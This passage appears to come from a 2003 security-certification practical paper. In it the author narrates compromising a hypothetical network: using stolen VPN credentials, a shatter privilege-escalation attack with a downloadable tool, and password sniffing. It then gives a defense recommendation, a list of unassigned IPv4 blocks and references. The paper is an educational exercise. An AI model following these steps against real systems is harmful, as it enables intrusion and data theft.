
Internal System Compromise

The possibilities for an internal system compromise are endless. There is a Sendmail server in the service network – those often have unpatched vulnerabilities, and two root compromises have been announced in the past two months. There is also a Snort server in the service network that has an IP bound to its sensor interface. Normally, Snort servers are “stealthed”, with no IP on the sensor interface so that they cannot be discovered. Snort had a patch released to correct a problem with its RPC decoder this month. It may still be vulnerable. However, I have a much easier route. I have some valid user name/password combinations, which were obtained from the firewall compromise. So I can just log in as a normal user and do just about anything. The only challenge will be deciding where to start...

Attack

The VPN rules will only allow me direct access to the Citrix server. However, once logged into the Citrix server, I have a full desktop on an internal machine, and full access to the network as a regular user. The next step, then, is to escalate my privileges on the server. To do this, I perform a shatter attack [FOON]. This type of attack exploits a design flaw in the Windows API. The premise is that the active windows on a desktop do not check to see who sent them a command. Therefore, you can send any window any command. Various available windows that run under elevated privileges include virus scanners, system monitors, the invisible DDE window, and many more. These are often found in the system tray. Foon’s document contains a detailed description of several methods to send commands to various windows. It also has a link to a pre-compiled binary called “Shatter” that will help to do this. The binary is available for free download at http://security.tombom.co.uk/shatter.zip. Since I

am a user on the system, I can fire up Internet Explorer and download the tool and then proceed to break some Windows.



"Shatter" program after enumerating active windows

Unfortunately, I don't have enough information from Joe's document to know what exactly is running on my exploited user's desktop, so I can't detail which windows I can break or how I would break them. Suffice it to say that there are many known ways to elevate privileges once you have control of a Windows desktop. Even Microsoft admits this in their "The Ten Immutable Laws of Security"[MS]:

- "Law #1: If a bad guy can persuade you to run his program on your computer, it's not your computer anymore." (Copyright © 2003 Microsoft Corporation)

By getting control of the desktop, I can run any program I want. Therefore, according to Microsoft, it's now my computer!

From this point, there is much that can be done. Once I have elevated privileges on the Citrix server, I can install windump, which is a tcpdump port to windows [WINDUMP]. With windump, I can capture packets arriving at the Citrix server and quickly gather more user names and passwords, possibly even of a domain administrator. With that, I will be able to control the entire Windows network. At the very least, even without any additional authority, I can have fun with the user names and passwords I already have. I can scan through the users' files, possibly steal corporate secrets, delete/alter documents, start several threads of

file copies to chew up resources and slow things down, and just generally be a nuisance.

Defense

To defend against this, prevent the hijacking of the user account in the first place: disable aggressive mode IKE. Without that hole, attacking an internal machine would be far more difficult.

Conclusions

There is no such thing as 100% secure. The architecture that Joe Matusiewicz designed was very secure. However, knowing its design, there are flaws to be found. The architecture I have designed in the first part of this paper also looks very secure to me, however, I'm sure there are flaws in it that can be exploited. Understanding the weaknesses, and also understanding the patches applied will help greatly in determining how to secure a system. Don't enable something unless you fully understand the implications!

With some things, like DoS, there is really no way to stop the attack. Therefore, the best thing to do is prevent it. Don't taunt people on the Internet. Run your business ethically to avoid disgruntled customers. You can't make everyone happy all the time, but the fewer people who are angry, the less likely there will be a DoS attack.

Appendix A: Unassigned IPv4 Addresses

Several of the policies detailed in this document reference the IPv4 addresses that are not currently assigned. Following is the list of these addresses as of February 12, 2003 [IANA]. Although all of the address blocks in this list are class A, the list is formatted in CIDR notation. This notation was chosen to accommodate the possibility that future blocks may not be restricted to class A subnets.

- 1.0.0.0/8
- 2.0.0.0/8
- 5.0.0.0/8
- 7.0.0.0/8
- 23.0.0.0/8
- 27.0.0.0/8
- 31.0.0.0/8
- 36.0.0.0/8
- 37.0.0.0/8
- 39.0.0.0/8
- 41.0.0.0/8
- 42.0.0.0/8
- 49.0.0.0/8
- 50.0.0.0/8
- 58.0.0.0/8
- 59.0.0.0/8
- 60.0.0.0/8
- 70.0.0.0/8
- 71.0.0.0/8
- 72.0.0.0/8
- 73.0.0.0/8
- 74.0.0.0/8
- 75.0.0.0/8
- 76.0.0.0/8
- 77.0.0.0/8
- 78.0.0.0/8
- 79.0.0.0/8

- 83.0.0.0/8
- 84.0.0.0/8
- 85.0.0.0/8
- 86.0.0.0/8
- 87.0.0.0/8
- 88.0.0.0/8
- 89.0.0.0/8
- 90.0.0.0/8
- 91.0.0.0/8
- 92.0.0.0/8
- 93.0.0.0/8
- 94.0.0.0/8
- 95.0.0.0/8
- 96.0.0.0/8
- 97.0.0.0/8
- 98.0.0.0/8
- 99.0.0.0/8
- 100.0.0.0/8
- 101.0.0.0/8
- 102.0.0.0/8
- 103.0.0.0/8
- 104.0.0.0/8
- 105.0.0.0/8
- 106.0.0.0/8
- 107.0.0.0/8
- 108.0.0.0/8
- 109.0.0.0/8
- 110.0.0.0/8
- 111.0.0.0/8
- 112.0.0.0/8
- 113.0.0.0/8
- 114.0.0.0/8
- 115.0.0.0/8

- 116.0.0.0/8
- 117.0.0.0/8
- 118.0.0.0/8
- 119.0.0.0/8
- 120.0.0.0/8
- 121.0.0.0/8
- 122.0.0.0/8
- 123.0.0.0/8
- 124.0.0.0/8
- 125.0.0.0/8
- 126.0.0.0/8
- 197.0.0.0/8
- 201.0.0.0/8

References

[ANDR] "Iptables Tutorial 1.1.11", Oskar Andreasson. 2001. Available at http://www.netfilter.org/documentation/tutorials/blueflux/iptables-tutorial.html

[ANDR1] "Iptables Tutorial 1.1.11", Section 3.3 "Nat Table." Oskar Andreasson. 2001. Available at http://www.netfilter.org/documentation/tutorials/blueflux/iptables-tutorial.html#AEN595

[ANDR2] "Iptables Tutorial 1.1.11", Section 4.5 "UDP Connections." Oskar Andreasson. 2001. Available at http://www.netfilter.org/documentation/tutorials/blueflux/iptables-tutorial.html#AEN901

[CERT1] "Vulnerability Note VU#886601: Internet Key Exchange (IKE) protocol discloses identity when Aggressive Mode shared secret authentication is used." Jeffrey P. Lanza. September 9, 2002. Available at http://www.kb.cert.org/vuls/id/886601

[CP1] "IKE Aggressive Mode", Checkpoint Software Technologies, Ltd., October 7, 2002. Available at: http://www.checkpoint.com/techsupport/alerts/ike.html

[CYGWIN] "Cygwin Information and Installation", Red Hat, Inc. Available at: http://cygwin.com/

[DJB1] "The qmail security guarantee." D. J. Bernstein. Available at http://cr.yp.to/qmail/guarantee.html

[DJB2] "The djbdns security guarantee." D. J. Bernstein. Available at http://cr.yp.to/djbdns/guarantee.html

[ELCOM] "Password Recovery Software", bookmark to dictionary section. ElcomSoft Co. Ltd. Available at: http://www.elcomsoft.com/prs.html#dict1

[FOON] "Exploiting design flaws in the Win32 API for privilege escalation. Or... Shatter Attacks – How to break Windows." Chris Paget (a.k.a. Foon). 2002-08-07. Available at: http://security.tombom.co.uk/shatter.html

[IANA] "INTERNET PROTOCOL V4 ADDRESS SPACE." Internet Assigned Numbers Authority. Updated: 2003-02-12. Available at: http://www.iana.org/assignments/ipv4-address-space

[IRPAS] "Internet Routing Protocol Attack Suite." Author unknown, date unknown. Available at: http://www.phenoelit.de/irpas/

[JOE] "GCFW Practical Assignment", Joe Matusiewicz - GCFW#0362, January 2003. Available at: http://www.giac.org/practical/GCFW/Joe_Matusiewicz_GCFW.pdf

[MS] "The Ten Immutable Laws of Security", Microsoft Corporation, 2002. Available at: http://www.microsoft.com/technet/treeview/default.asp?url=/technet/columns/security/essays/10imlaws.asp

[NTA1] "NTA Monitor discovers Checkpoint FW-1 flaw", NTA Monitor, September 3, 2002. Available at: http://www.nta-monitor.com/news/checkpoint.htm

[RFC1918] "Address Allocation for Private Internets." Y. Rekhter, B. Moskowitz, D. Karrenberg, G. J. de Groot, E. Lear. February 1996. Available at http://www.ietf.org/rfc/rfc1918.txt?number=1918

[RFC2827] "Network Ingress Filtering: Defeating Denial of Service Attacks which employ IP Source Address Spoofing." P. Ferguson, D. Senie. May 2000. Available at http://www.ietf.org/rfc/rfc2827.txt?number=2827

[RFC3013] "Recommended Internet Service Provider Security Services and Procedures." T. Killalea. November 2000. http://www.ietf.org/rfc/rfc3013.txt?number=3013

[WINDUMP] "WinDump: tcpdump for Windows", 2002-03-13. Available at: http://windump.polito.it/